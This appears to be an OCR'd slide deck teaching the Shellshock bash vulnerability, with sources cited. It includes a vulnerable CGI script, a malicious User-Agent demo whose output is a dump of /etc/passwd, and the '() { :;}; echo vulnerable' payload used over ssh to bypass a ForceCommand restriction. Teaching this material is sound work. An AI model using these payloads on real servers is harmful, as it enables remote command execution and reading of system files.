
```
1 #!/bin/bash
2 # location: /var/www/cgi-bin/shellshock.cgi
3 echo "Content-type: text/plain"
4 echo
5 echo
6 echo "Hi"
```

- location: /var/www/cgi-bin/shellshock.cgi
- URI: http:/hostname/cgi-bin/shellshock.cgi


Call CGI Script



Set Malicious User Agent



Result


http://192.16...ellshock.cgi
192.168.178.31/cgi-bin/shellshock.cgi
Google
Meistbesucht
Getting Started
http://192.168.178.3...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

Live Demo 3


Debian 3.16.7 (Jessie)
bash v4.3.30(1)
SAFE
Public Key Authentication
Debian 3.16.7 (Jessie)
bash v4.1.5(1)
VULNERABLE

Server Configuration

```
VULNERABLE> cat ~/.ssh/authorized_keys
command="echo \"$(date)\"" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1
0K2uGMQzbXaSx/E1/HLq4QHD9oevgFZlnV0s9OMGxHZIpfIZkyVnKk8ZRTJwvB6hOAO
pgmhbWUhwa8u3WVK3+YbZpoJaNolMcyRcZNpki/qezqu39D1jfDmKe8BThabQHtOJ5i
N2jd3Rn7YqTVroszfsTS85cD5J1ApdNJ2GDMyWmaBheElUKLlsspRBC0rEeLXQwx3rJ
SRyoXkWc203BUeJ+LG1DCczVHaQfBBOYMtKqsXdjzWuKQV7Rfh8qMMrpuNtL5GkM/OG
uBoWHya6OJwjcw3fP1zj+St29K0viKLj96CSwdr18TSVq+6Cy3Mktu7kFCLA9MMvD/q
```

- public key added to ~/.ssh/authorized_keys
- restricted to **only** view the date with ForceCommand

Result

- restricted usage:

```
SAFE> ssh root@192.168.178.31 echo vulnerable
So 7. Jun 16:57:22 CEST 2015
```

- with Shellshock:

```
SAFE> ssh root@192.168.178.31 '() { :;}; echo vulnerable'
vulnerable
So 7. Jun 16:57:11 CEST 2015
```

Conslusion

- 6 bugs at all
- 3 patches
- quick response time
- bug was understood wrong in the beginning
  - real problem: parsing function imports


THANK YOU FOR
YOUR ATTENTION
Y U NO ASK QUESTIONS ?
imgflip.com

Sources

- http://www.dwheeler.com/essays/shellshock.html
- https://access.redhat.com/articles/1200223
- https://securityblog.redhat.com/2014/09/24/bash-specially-crafted-environment-variables-code-injection-attack/
- https://en.wikipedia.org/wiki/Shellshock_%28software_bug%29
- https://www.linode.com/docs/security/security-patches/patching-bash-for-the-shellshock-vulnerability
- https://blog.cloudflare.com/inside-shellshock/